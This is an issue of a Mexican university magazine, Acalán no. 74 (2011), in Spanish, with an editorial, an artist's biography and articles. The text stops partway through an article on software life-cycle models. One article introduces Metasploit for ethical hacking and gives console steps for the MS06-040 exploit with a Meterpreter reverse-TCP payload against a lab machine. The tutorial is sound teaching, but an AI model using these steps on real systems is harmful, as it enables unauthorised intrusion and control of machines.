

# Acalán



Revista de la Universidad Autónoma del Carmen  
Noviembre - Diciembre 2011  
Número: 74

# Pastorela 2011

LoL-Béh  
Teatro Universitario  
Presenta:



**& QUÉ PASÓ EN BELÉN?**

2,3,4,9,11,16,17 y 18 **Dic**  
Centro Cultural Universitario 20:00 horas



# DIRECTORIO

MA. Sergio Augusto López Peña  
**Rector**

MTE. Andrés Edgardo Salazar Dzib  
**Secretario General**

Lic. Juan Manuel Carrillo  
**Coordinador de la Función de Extensión Universitaria**

MPDC. Melenie Guzmán Ocampo  
**Directora de Difusión Cultural**

LDG. Any Naholi Dorantes Echeverria  
**Jefe del Departamento de Fomento Editorial**

CP. Norma Leticia Pérez Romero  
[nperez@delfin.unacar.mx](mailto:nperez@delfin.unacar.mx)  
**Editor responsable**

LDG. Cecilia Martínez Macias  
**Diseño y diagramación**

Lic. Eduardo Martínez Hernández  
**Corrector de estilo**

Alejandro Pérez Falconi  
**Ilustración de interiores, portada  
y contraportada**

Acalán Revista de la Universidad Autónoma del Carmen No. 74, noviembre-diciembre 2011, es una publicación bimestral editada por la Universidad Autónoma del Carmen, a través de la Coordinación de la Función de Extensión Universitaria, por el Departamento de Fomento Editorial, Av. 56 No. 4 Col. Benito Juárez. C.P. 24180 Ciudad del Carmen, Campeche, teléfono 3811018, [www.unacar.mx](http://www.unacar.mx). Editor responsable Norma Leticia Pérez Romero, Reservas de Derechos al Uso Exclusivo 04-2011-030111153500-203. ISSN (en trámite). Responsable de la última actualización de este número, Coordinación de Informática Administrativa. UNACAR, Ingeniero Raúl Arturo Peralta. Calle 56 número 4, esquina avenida Concordia. Col. Benito Juárez. C.P. 24180. Ciudad del Carmen, Campeche. Fecha de última modificación, 20 de marzo de 2012.

Las opiniones expresadas por los autores no necesariamente reflejan la postura del editor de la publicación.

Queda estrictamente prohibida la reproducción total o parcial de los contenidos e imágenes de la publicación sin previa autorización de la Universidad Autónoma del Carmen.

5.-Metasploit. Una visión introductoria

Judith del Carmen Santiago Pérez  
José Gabriel Réding Domínguez  
Beatriz Herrera Sánchez

8.-Comparativas de los modelos de ciclo de vida

Ana Alberta Canepa Sáenz  
Christian Erika García González

15.-Preparación asistida, articulada y autogestionada permanente como estrategia metodológica para docentes universitarios

Aquiles José Medina Marín

22.-Aumento del salto mediante ejercicios con pesas

Juan José Miguel Reyes  
Juan Pablo López Pérez

26.-Argumentación jurídica

Efrén Jesús Requena Espinosa

31.-Ejercicio de dibujo con caballito

Carlos Alfredo Torres Gómez

32.-Tu pelo

Rosario Toríz Santiago

Fe de erratas.

En el número 72, en su índice indica lo siguiente, *El uso de fuentes hemerográficas en la investigación socioeconómica: La construcción de base de datos en la unidad de análisis*. Lilia S. Bórquez Morales; debe decir: *El uso de fuentes hemerográficas en la investigación socioeconómica: La construcción de base de datos en la unidad de análisis*. Esther Solano Palacios, Moisés Frutos Cortés, Ramón Jesús Martínez Beberaje.

# Alejandro Pérez Falconi



Actualmente es docente de la licenciatura en artes plásticas de la Universidad Autónoma del Carmen.  
Exposiciones colectivas

2011

Allí. Arco Madrid 2011. The Cool Pack, Madrid, España.  
Close Up. Centro Cultural Cuale, Puerto Vallarta, México.

2010

Cairo Biennale. Palacio de las Artes. El Cairo, Egipto.  
Arte 40. Centro Nacional de las Artes. México, DF.  
IV Encuentro Nacional de Escritores, en la región de los ríos.  
Palizada, Campeche, México.

2009

Arte 40. Biblioteca Vasconcelos, México, D.F.  
Samples. UDLA. Puebla, México.  
Heracles. Galería Luz y Suárez del Villar. Madrid, España.  
Festival Todometraje. Chile en Bicicleta. Santiago de Chile.  
Festival Close Up. Ciudad del Carmen, Campeche, México.  
Videntes y delatores. Palmadotze Galería D'art. Villafranca del Penedés, Barcelona, España.  
Loop festival. Lounge club Maumau. Barcelona, España.

2007- 2008

Codecs. MACO, Oaxaca, México.  
Optical Festival. Gijón, España. París, Francia. Madrid, España.

Azgarklik. Evento de Rolling Rolak. Bilbao, España.  
I Encuentro Internacional de Ciclismo. México, D.F. Centro Cultural España.

Samples. UDLA. Universidad de las Américas, Puebla, México.  
Bial Joaquin Clausell. Campeche, Campeche. México.  
La cosecha. Centro de Desarrollo de las Artes Visuales. La Habana, Cuba.

Proyecto Casa Tomada. Galería Menosuno. Madrid, España.  
2006

Sin Distancia. Novena Bienal de la Habana. Evento Internacional de Performance y Audiovisuales. Enjoy. Tercera Edición de Proyecto Circo. La Habana, Cuba.

Viajeros. Exposición IX en la Carpintería. Facultad de Artes Plásticas. I.S.A. Colateral a la Novena Bienal de la Habana. La Habana, Cuba.

2005

Evento Circo. Deportivo Rafael Trejo. La Habana, Cuba.  
Selección Natural. La Habana, Cuba.

2000

Fragmentos de lo Urbano. Alianza Francesa. México, D.F.  
1999

Grabado. Casa de Cultura de Ciudad del Carmen, Campeche, México.

# EDITORIAL

Casi termina el año 2011 y resumir en una cuartilla los éxitos y logros alcanzados por la Universidad Autónoma del Carmen, en muchos de los rubros, se hace difícil. Y es que este año ha sido decisivo para el fortalecimiento de todos los ejes estratégicos, sobre los que se levanta la educación en esta casa de estudios.

Acreditación de todos los programas educativos con el Nivel I de CIEES, desarrollo de proyectos de investigación, la creación del Centro de Investigación de Ciencias Ambientales para la Rehabilitación de Ecosistemas Costeros (CICA), único en el sureste; la instalación de nuevos laboratorios, la remodelación de instalaciones, el intercambio académico, la movilidad estudiantil, entre muchos y muchos logros, y por último, como colofón, integrarse al Consorcio de Universidades Mexicanas (CUMEX).

Estos resultados son los que hacen que los trabajadores de la UNACAR se sientan orgullosos de ser *delfines*, no solo los 101 que recibieron sus estímulos por formar parte de esta institución durante 10, 15, 20, 25 y 30 años, sino todos los que suman cada año un tiempo más en esta gran familia. Despidamos el año con regocijo, satisfacción, por el deber cumplido, y recibamos el nuevo con optimismo, con planes y proyectos que nos beneficien a todos: a los trabajadores, a la universidad y a México.

Gisela Diez Irizar

# METASPLOIT. UNA VISIÓN INTRODUCTORIA

Judith del Carmen Santiago Pérez  
 José Gabriel Réding Domínguez  
 Beatriz Herrera Sánchez\*

## Resumen

Muchos escenarios informáticos y de comunicaciones, requieren ser verificados para poder obtener un alto nivel de confiabilidad. En un mundo globalizado, computacionalmente hablando, debemos aprender y aceptar que existen herramientas, de fácil acceso y entendimiento, para explotar cualquier punto débil de un sistema informático. *Metasploit (framework)* es un conjunto o set de exploits que usted puede emplear en una Intrusión Informática Ética (Ethical Hacking), ejecutando con ello una serie de comandos en el sistema comprometido (ya sea local o remoto). Por otra parte, es de suma importancia comprender el verdadero significado de intrusión o hacking hacia un sistema comprometido, toda vez que esto le llevará a lograr un cúmulo de habilidades (*expertis computacional*) o poseer el conocimiento e inquietud necesaria para incrementar los niveles de seguridad en sus sistemas y por ende, la implementación de reglas de negocios que soporten la continuidad del servicio en los mismos. El presente documento le da una visión introductoria del *software* llamado Metasploit, que es usado para penetrar sistemas informáticos y de comunicaciones.

## Siglas y anglicismos

**Exploit:** módulo para explotar un punto vulnerable de un sistema comprometido.

**Metasploit:** framework o conjunto de exploits para ejecutar o generar un algoritmo de intrusión.

**Framework:** estructura de soporte.

**Payload:** efectos generados en el sistema comprometido (tipo de ataque).

**GNU:** sistema libre basado en Unix, sin ser Unix.

**CYGWin:** consola Unix emulada bajo entornos como Windows y Mac.

**Metasploit Framework:** MF.

**TI:** Tecnologías de Información.

## Introducción

Metasploit es un proyecto *open source* de seguridad informática (set de exploits) que obtiene información acerca de vulnerabilidades de seguridad informática; genera sus propios subprocesos de análisis de puntos de riesgo y

ayuda en pruebas de penetración para soportar el desarrollo de firmas en sistemas computacionales, lo que es usado para Sistemas de Detección de Intrusos y Vulnerabilidades a niveles informáticos y de comunicación [1].

Recibe el nombre de Metasploit Framework debido a que es un entorno de prueba para diversas plataformas, mismo que trabaja con librerías, bases de datos y diversos programas, shells, codes, etcétera. Dadas las razones anteriores, el Metasploit no es un simple sistema de software sino un framework (marco referencial) que actúa como auxiliar en la detección y explotación de vulnerabilidades de los sistemas informáticos [1].

El subproyecto más conocido es el Metasploit Framework (MF), que es una herramienta utilizada para desarrollar y ejecutar exploits contra una máquina remota o local vulnerable. Otros subproyectos importantes son: el de bases de datos de *opcodes* (códigos de operación), un archivo de *shellcodes* e investigación sobre seguridad. El MF inicialmente fue creado utilizando el lenguaje de programación de Perl (originalmente nombrado Pearl), aunque actualmente el Metasploit Framework ha sido reescrito completamente en el lenguaje Ruby (lenguaje de programación Orientado a Objetos).

El Metasploit Framework está en constante evolución, por lo que usted deberá tener en cuenta la actualización del mismo, lo que le dará la capacidad de uso de los más recientes exploits y payloads generados. Para realizar lo anterior refiérase a *msfupdate.bat* (sección que soporta




Figura 1. Sitio Oficial Metasploit.

\* Docentes de la Dependencia de Educación Superior Área Ciencias de Información en la Universidad Autónoma del Carmen.

actualizaciones periódicas).

### Modalidades del Metasploit

Metasploit funciona, comúnmente, bajo dos métodos, mismos que se pueden ejecutar en todas las plataformas y cuya elección depende del analista de seguridad y su potencial en el manejo de comandos en línea; las modalidades son:

a) El llamado *modo web* (msfweb.bat o metasploit framework web), es la modalidad gráfica de aplicar o generar exploits y formas de selección de efectos a provocarse en el sistema comprometido (payloads). La versión utilizada en este documento fue el Metasploit Framework Web 3.3.3, misma que consiste en el despliegue por ventanas, empleando un navegador (por ejemplo el Internet Explorer©) para mostrar las opciones de *exploits*, *auxiliaries*, *payloads*, *console*, *sessions*, *options* y *about*. En esta modalidad solo debe el usuario seleccionar opción tras opción el tipo de ataque y al finalizar pulsar el botón de *Exploit*, con lo cual se




Figura 2. Metasploit web.

generará el intento de violentar el sistema comprometido. Adicionalmente se cuenta con una modalidad de ataque por *shell*, mismo que provoca que aparezca una pantalla indicando la conexión a <http://127.0.0.1:55555/>. La dirección mostrada es la utilizada por el framework para realizar la actualización y descarga de archivos auxiliares. Cabe hacer mención que es necesario contar con una salida a internet para realizar este tipo de descargas, no obstante el ataque informático puede realizarse en caso de contarse con el exploit adecuado y una




Figura 3. Metasploit web.

conexión hacia el sistema comprometido.

b) El *modo consola*: debido a la carencia de aspectos gráficos, esta opción provee de una línea de comandos y ayuda, lo que da soporte al ingeniero analista o atacante con la posibilidad de configurar línea por línea el exploit a utilizar, seleccionar el tipo de ataque o payload para comprometer al sistema remoto, emplear un metaintérprete (*meterpreter*) en la ejecución de comandos, etc. Esta opción es altamente recomendada para informáticos con un conocimiento básico del uso de exploits, toda vez que los ayuda a conocer las opciones y requerimientos del exploit a utilizar. No se descarta el uso del modo web, sino por el contrario, se recomienda la línea de comandos para dar los primeros pasos en la consecución de un ataque exitoso. Considere que al inicio de la consola, se ejecuta un *bash* (archivo para interpretar órdenes). Una vez seleccionada y ejecutada la




Figura 4. Metasploit console.

opción consola, aparecerá una ventana similar a la siguiente:

### Previo al ataque

Sugerimos la elección del modo consola toda vez que esto le llevará al entendimiento sobre los comandos y datos necesarios para realizar el ataque. Lo primero, antes del intento de intrusión, es descargar y ejecutar el Exploit Framework 3.3.3, mismo que viene con las opciones de modo gráfico, consola y la posible instalación del Nmap (para escaneo de puertos en sistemas vulnerables). Una vez instalado el framework mencionado, ejecute el Nmap, mismo que se aloja en un directorio separado del Metasploit; puede pulsar en inicio, todos los programas, Nmap y seleccione *Nmap (Zenmap GUI)*, lo anterior para sistemas operativos Windows©, lo que activará la




Figura 5. Pantalla Nmap.

pantalla mostrada a continuación:

En esta sección introduzca la IP del sistema vulnerable e inicie un escaneo, con esto se mostrarán los puertos actualmente abiertos en el sistema comprometido, permitiéndonos una posibilidad de elección para el acceso no autorizado.

Una vez concluido el análisis de vulnerabilidad anterior (puertos de comunicaciones abiertos), es tiempo de aplicar un *Exploit* al sistema remoto. Ejecute la opción de Metasploit (Inicio, todos los programas, Metasploit 3, opción Metasploit Console; en sistemas operativos Windows®), una vez ejecutado el bash, aparecerá en la pantalla el prompt que nos permite incluir en la línea de comandos:

**Show exploits:** nos mostrará una lista de exploits disponibles ó

**Use [nombre del exploit]:** nos permite seleccionar el exploit adecuado para atacar al sistema comprometido, dependiendo, obviamente, del sistema operativo ó

**Show targets:** nos mostrará los sistemas operativos que el exploit puede atacar ó

**Set [Variable][Valor]:** nos permite establecer el valor para la opción seleccionada. Recuerde que las variables del metasploit deben ser escritas en MAYÚSCULAS, o

**Show payloads:** nos despliega la lista de los payloads o tipos de ataques que el exploit seleccionado con anterioridad puede ejecutar. Recuerde emplear la opción set PAYLOAD [tipo de ataque].

Al llegar a este punto es necesario introducir ciertos datos requeridos por el exploit para ser configurado con éxito.

**Show options:** nos muestra todos los parámetros indispensables para poder ejecutar el payload en el exploit seleccionado. Algunos de los más comunes son: LHost (intuitivamente es la IP, dirección IP o Protocolo de Internet) del sistema local o atacante, RHost es la IP del sistema remoto comprometido, etcétera. Utilice set [Variable][valor] para ingresar las opciones solicitadas.

Hasta esta sección solo hemos configurado el ataque; los datos incluidos le permiten al Framework usar el exploit, configurarlo y estar en espera de la ejecución.

**Exploit:** con este comando se acciona el exploit.

### Ejemplo de un ataque y variables introducidas

Para la ejecución del ejemplo, se consideraron las siguientes condiciones:

- Contar con una PC (lap top en nuestro caso), con un sistema vulnerable. Para el ejemplo utilizaremos un sistema operativo Windows XP con service pack 2, versión en español, al cual se le instaló el servicio de IIS (Internet Information Server).
- Un sistema atacante, al cual se le instaló el Metasploit Framework 3.3.3, mismo que funcionará como auditor de vulnerabilidades.
- Conexiones de red, ya sea con un cable cruzado (null modem cable), con un hub o concentrador ó con un modem inalámbrico [5].

Se procede a conectar las dos PC y se modifican las IP de tal manera que puedan ser alcanzadas a nivel de ping mutuamente. Deberá realizar la ejecución del Nmap para detectar los puertos abiertos de la PC

vulnerable.

Una vez detectado y seleccionado el puerto abierto, ejecutar el metasploit a nivel consola (MSF console). Le recomendamos proceder con los siguientes pasos en específico:

- msf>use windows/smb/ms06\_040\_netapi  
msf exploit(ms06\_040\_netapi)>show options
- set RHOST 10.8.0.133 (por ejemplo)  
msf exploit (ms06\_040\_netapi)> show payloads
- msf exploit (ms06\_040\_netapi)> set PAYLOAD windows/meterpreter/reverse\_tcp  
PAYLOAD => windows/meterpreter/reverse\_tcp
- msf exploit(ms06\_040\_netapi)> set LHOST 10.8.0.135  
msf exploit(ms06\_040\_netapi)> exploit
- Una vez dentro del sistema comprometido: Shutdown -s (para apagar la maquina remota y demostrar el uso de Metasploit Framework).

### Conclusión

El uso de TI y el acceso a la información es tan vasto, que es sólo cuestión de tiempo para descubrir otras herramientas que nos den pauta a la prueba de vulnerabilidades de nuestros sistemas de cómputo. Piense en esto: si ahora probamos el uso de Metasploit en un sistema computacional comprometido, ¿qué no se estará gestando en estos momentos o en un futuro cercano?

Judith Gabriela Cobá de Jesús y Mariana Elizabeth Cejas Rivero: alumnas de la carrera de Ingeniería en Sistemas Computacionales en la Universidad Autónoma del Carmen. Cursan Formación Temprana de Investigadores II, de la Dependencia Superior Ciencias de la Información. La valiosa participación de las alumnas se reflejó en el acopio y clasificación de la información, así como la lectura y crítica del trabajo final.

### Referencias

- <http://www.metasploit.com>
- Information security management systems specification with guidance for use. BSI. ISBN 0580 40240250 9.
- [Blog.metasploit.com](http://blog.metasploit.com)
- Ley Federal de Protección de Datos Personales en Posesión de los particulares. DOF 05/07/2010.
- A Bruce Carlson. Sistemas de Comunicación. Mc Graw Hill. ISBN 978-970-10-6105-3. 2007.
- <http://docs.google.com/pdf.textfiles.com/security/palmer.ethicalhacking>.

# C O M P A R A T I V A S D E L O S M O D E L O S D E C I C L O D E V I D A

Ana Alberta Canepa Sáenz  
 Christian Erika García González\*

## Resumen

Los modelos de ciclos de vida son instrucciones indispensables para la elaboración de un proyecto de calidad, económico y en el menor tiempo posible.

## Introducción

Los modelos de ciclos de vida son un conjunto de instrucciones que se deben de seguir para la elaboración de un proyecto, aun cuando el cliente no tiene un conocimiento exacto de lo que desea. En esta parte el usuario especifica sus necesidades; el ingeniero en software, conforme le van dando los requerimiento, aporta las opciones que considere que irá mejor con su proyecto. Los ciclos de vida tienen ventajas y desventajas, no obstante, el propósito de todos estos es garantizar que el proyecto sea de calidad y que cumpla con las expectativas del cliente. Cada ciclo nos explica en qué sectores son ideales para ser utilizados, y el elegir entre uno de los modelos de ciclo de vida del software depende de las necesidades del usuario, como el uso, la economía y la complejidad.

## Ciclo de vida del software

El término ciclo de vida del software describe el desarrollo de software, desde la fase inicial hasta la fase final. [5]

Un modelo de ciclo de vida de software es una vista de las actividades que ocurren durante el desarrollo de software. Intenta determinar el orden de las etapas involucradas y los criterios de transición asociadas entre estas etapas.

Un modelo de ciclo de vida del software:

- Describe las fases principales de desarrollo de software.
- Define las fases primarias esperadas de ser ejecutadas durante esas fases.
- Ayuda a administrar el progreso del desarrollo, y
- Provee un espacio de trabajo para la definición de un detallado proceso de desarrollo de software.

Así, los modelos por una parte suministran una guía para los ingenieros de software con el fin de ordenar las diversas actividades técnicas

en el proyecto; por otra parte, suministran un marco para la administración del desarrollo y el mantenimiento, en el sentido en que permiten estimar recursos, definir puntos de control intermedios, monitorear el avance, etcétera. [6]

## Modelo lineal

Es el más sencillo de todos los modelos. Consiste en descomponer la actividad global del proyecto en etapas separadas, que son realizadas de manera lineal, es decir, cada etapa se realiza una sola vez, a continuación de la etapa anterior y antes de la etapa siguiente. Con un ciclo de vida lineal es muy fácil dividir las tareas, y prever los tiempos (sumando linealmente los de cada etapa). Las actividades de cada una de las etapas mencionadas deben ser independientes entre sí, es decir, que es condición primordial que no haya retroalimentación entre ellas, aunque sí pueden admitirse ciertos supuestos de realimentación correctiva. Desde el punto de vista de la gestión, requiere también que se conozca desde el primer momento, con excesiva rigidez, lo que va a ocurrir en cada una de las distintas etapas antes de comenzarla. Esto último minimiza también las posibilidades de errores durante la codificación y reduce al mínimo la necesidad de requerir información del cliente o del usuario.




Figura 1. La sencillez del ciclo de vida lineal es la razón por la cual es el más elegido en el desarrollo de proyectos pequeños.

\*Ana Alberta Canepa Sáenz, profesora de tiempo completo en la Dependencia Ciencias de la Información de la Universidad Autónoma del Carmen.  
 Christian Erika García González, estudiante de Licenciatura en Informática, de la dependencia Ciencia de la Información de la Universidad Autónoma del Carmen.

Se destaca como ventaja la sencillez de su gestión y administración tanto económica como temporal, ya que se acomoda perfectamente a proyectos internos de una empresa para programas muy pequeños de ABM (sistemas que realizan Altas, Bajas y Modificaciones sobre un conjunto de datos). Tiene como desventaja que no es apto para Desarrollos que superen mínimamente requerimientos de retroalimentación entre etapas, es decir, es muy costoso retomar una etapa anterior al detectar alguna falla.

Es válido tomar este ciclo de vida cuando algún sector pequeño de una empresa necesita llevar un registro de datos acumulativos, sin necesidad de realizar procesos sobre ellos más que una consulta simple. Es decir, una aplicación que se dedique exclusivamente a almacenar datos, sea una base de datos o un archivo plano. Debido a que la realización de las etapas es muy simple y el código muy sencillo. [7]

**Ciclo de vida cascada pura**

En un modelo en cascada, un proyecto progresa a través de una secuencia ordenada de pasos partiendo del concepto inicial del software hasta la prueba del sistema. El proyecto realiza una revisión al final de cada etapa para determinar si está preparado para pasar a la siguiente etapa. Cuando la revisión determina que el proyecto no está listo para pasar a la siguiente etapa, permanece en la etapa actual hasta que esté preparado.

El modelo en cascada pura se utiliza correctamente para ciclos de productos en los que se tiene una definición estable del producto, y también cuando se está trabajando con metodologías técnicas conocidas. En estos casos, el modelo en cascada ayuda a localizar errores en las primeras etapas del proyecto a un bajo costo. [2]

Es un modelo rígido, poco flexible, y con muchas restricciones. Aunque fue uno de los primeros, y sirvió de base para el resto de los modelos de ciclo de vida.




Figura 2. La necesidad de conocer los requerimientos al principio del proyecto es primordial al elegir este modelo de ciclo de vida a pesar de permitir las iteraciones.

Una de sus ventajas, además de su planificación sencilla, es la de proveer un producto con un elevado grado de calidad sin necesidad de un personal altamente calificado. Se pueden considerar como inconvenientes: la necesidad de contar con todos los requerimientos (o la mayoría) al comienzo del proyecto, y, si se han cometido errores y no se detectan en la etapa inmediata siguiente, es costoso y difícil volver atrás para realizar la corrección posterior.

Se evidencia que es un modelo puramente teórico, ya que el usuario rara vez mantiene los requerimientos iniciales y existen muchas posibilidades de que debamos retomar alguna etapa anterior. [7]

Las desventajas del modelo en cascada pura se centra en la dificultad para especificar claramente los requerimientos al comienzo del proyecto, antes de que se realice ningún trabajo de diseño y antes de escribir ningún código. [2]

**Ciclo de vida en V**

Este ciclo fue diseñado por Alan Davis, y contiene las mismas etapas que el ciclo de vida en cascada puro. A diferencia de aquél, a éste se le agregaron dos subetapas de retroalimentación entre las etapas de análisis y mantenimiento, y entre las de diseño y debugging<sup>1</sup>.




Figura 3. Este modelo nos ofrece mayor garantía de corrección al terminar el proyecto.

Las ventajas y desventajas de este modelo son las mismas del ciclo anterior, con el agregado de los controles cruzados entre etapas para lograr una mayor corrección. [7]

**Ciclo de vida tipo Sashimi**

Este ciclo de vida es parecido al ciclo de vida en cascada puro, con la diferencia de que en el ciclo de vida en cascada no se pueden solapar las etapas, y en éste sí. Esto suele, en muchos casos, aumentar su eficiencia ya que la retroalimentación entre etapas se encuentra implícitamente en el modelo

<sup>1</sup> Aplicación o herramienta que permite la ejecución controlada de un programa o un código, para seguir cada instrucción ejecutada y localizar así bugs o errores (proceso de depuración), códigos de protección, etcétera. [8]




Figura 4. El nombre procede del modelo del estilo japonés de presentar el pescado crudo cortado, en que los cortes se solapan entre sí.

Se hace notar como ventajas la ganancia de calidad en lo que respecta al producto final, la falta de necesidad de una documentación detallada (el ahorro proviene por el solapado de las etapas). Sus desventajas también se refieren al solapamiento de las etapas: es muy difícil gestionar el comienzo y fin de cada etapa y los problemas de comunicación, si aparecen, generan inconsistencias en el proyecto. [7]

**Ciclo de vida en cascada con sub-proyectos**

Sigue el modelo de ciclo de vida en cascada con subproyectos. Cada una de las cascadas se divide en subetapas independientes que se pueden desarrollar en paralelo.




Figura 5. El modelo de ciclo de vida ideal cuando se cuenta con un panel de programadores numerosos.

La ventaja es que se puede tener más gente trabajando al mismo tiempo, pero la desventaja es que pueden surgir dependencias entre las distintas subetapas que detengan el proyecto temporalmente si no es gestionado de manera correcta. [7]

**Ciclo de vida iterativo**

También derivado del ciclo de vida en cascada puro, este modelo busca reducir el riesgo que surge entre las necesidades del usuario y el producto final por malos entendidos durante la etapa de solicitud de requerimientos.

Es la iteración de varios ciclos de vida en cascada. Al final de cada iteración se le entrega al cliente una versión mejorada o con mayores funcionalidades del producto. El cliente es quien luego de cada iteración, evalúa el producto y lo corrige o propone mejoras. Estas iteraciones se repetirán hasta obtener un producto que satisfaga al cliente.




Figura 6. Es un modelo ideal para seguir cuando el usuario necesita entregas rápidas aunque el proyecto no esté terminado.

